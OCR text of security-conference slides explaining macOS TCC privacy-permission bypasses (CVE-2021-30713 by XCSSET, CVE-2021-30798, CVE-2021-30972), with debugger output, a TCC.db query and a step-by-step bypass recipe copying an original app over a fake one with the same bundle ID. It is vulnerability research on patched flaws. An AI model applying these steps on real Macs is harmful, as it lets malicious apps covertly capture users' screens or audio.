
Allow the apps below to access your microphone.

□ Terminal.app
☑ Cisco Webex Meetings.app
☑ Google Chrome.app
☑ Discord.app

Click the lock to make changes.

CVE-2021-30713 - TCC bypass by XCSSET

- XCSSET malware TCC bypass 0day
- discovered by JAMF
- malicious app is hosted inside a bundle, which has TCC permissions
- macOS wrongly identifies the bundle (hint!!!)




Source: JAMF


Attacker-controlled server
Resources
Scripts
Main.scpt
(takes screenshot)
Malware downloads screenshot Applescript
Malware
Applescript compiled into application
avatarde.app
Contents
MacOS
Applet
(runs main.scpt)
Malware modifies info.plist
Info.plist
Malware places malicious app
into existing legitimate app
zoom.app (or other)
(has permission
to record screen)
Contents
MacOS
avatarde.app

CVE-2021-30798 - TCC Bypass Again, Inspired By XCSSET

- found by Mickey Jin
- TCC db contains only bundle ID
- simply fake the bundle ID in the app
- system performs code sign check on the real bundle (hint!!!)




```
(lldb) po $rdx
<OS_xpc_dictionary: dictionary[0x7fdc22d33cc0]: { refcnt = 1, xrefcnt = 4, subtype = 1, count = 14, transport = 0, dest port = 0x0, dest
msg id = 0x0, transaction = 0, voucher = 0x0 } <dictionary: 0x7fdc22d33cc0> { count = 14, transaction: 0, voucher = 0x0, contents =
	"service" => <string: 0x7fdc22d1bcd0> { length = 24, contents = "kTCCServiceScreenCapture" }
	"modDate" => <int64: 0x984e333e41966b81>: 0
	"flags" => <uint64: 0x984e333e41966b91>: 0
	"function" => <string: 0x7fdc22d1cfe0> { length = 20, contents = "TCCAccessSetInternal" }
	"noKill" => <bool: 0x7fff871c50c0>: false
	"target_token" => <null: 0x7fff871c57a0>: null-object
	"TCCD_MSG_ID" => <string: 0x7fdc22d39ec0> { length = 7, contents = "48254.9" }
	"indirect_object_code_requirement" => <null: 0x7fff871c57a0>: null-object
	"client_type" => <string: 0x7fdc22d485d0> { length = 6, contents = "bundle" }
	"indirect_object_identifier" => <null: 0x7fff871c57a0>: null-object
	"indirect_object_type" => <null: 0x7fff871c57a0>: null-object
	"code_requirement" => <null: 0x7fff871c57a0>: null-object
	"granted" => <bool: 0x7fff871c50c0>: false
	"client" => <string: 0x7fdc22d4b4c0> { length = 11, contents = "us.zoom.xos" }
}>
```



```
mickey-mbp:Desktop mickey$ mdfind kMDItemCFBundleIdentifier = 'us.zoom.xos'
/Users/mickey/Desktop/Fake.app
/Applications/zoom.us.app
```

problem?

- the TCC.db does store the csreq info



```
csaby@mac ~ % sqlite3 ~/Library/Application\ Support/com.apple.TCC/TCC.db 'select hex(csreq) from access whe
re client LIKE "%zoom%" limit 1;' | xxd -r -p - | csreq -r- -t
identifier "us.zoom.xos" and anchor apple generic and certificate 1[field.1.2.840.113635.100.6.2.6] /* exist
s */ and certificate leaf[field.1.2.840.113635.100.6.1.13] /* exists */ and certificate leaf[subject.OU] = B
J4HAAB9B3
```

- none of the fake processes had proper code signature

- the bypass in both cases was possible because: binaries on disk were verified

- WUT????

- on macOS: you can modify app binaries on disk even when they run (unlike in Windows)

elsewhere?

- in every other case*, code signature is verified in memory
  - *except GateKeeper/amfid when the app is launched, because there is no process yet
- XPC / Mach connections
  - should use audit token
  - even PID is insecure
  - on-disk? not even an option 🤣
- in-memory integrity check by AMFI

CVE-2021-30972 - TCC bypass again

1. Make a fake app with the same bundle ID and name as the one we want to impersonate, and place it in an arbitrary location

2. Start the app

3. Copy the original app over the fake app

4. Initiate an action which requires privacy permissions

5. TCC is bypassed, with inheriting the original app's rights

CVE-2021-30972 - Wojciech's version

1. Make a fake app, and embed in a "donor" app (use the same team ID)

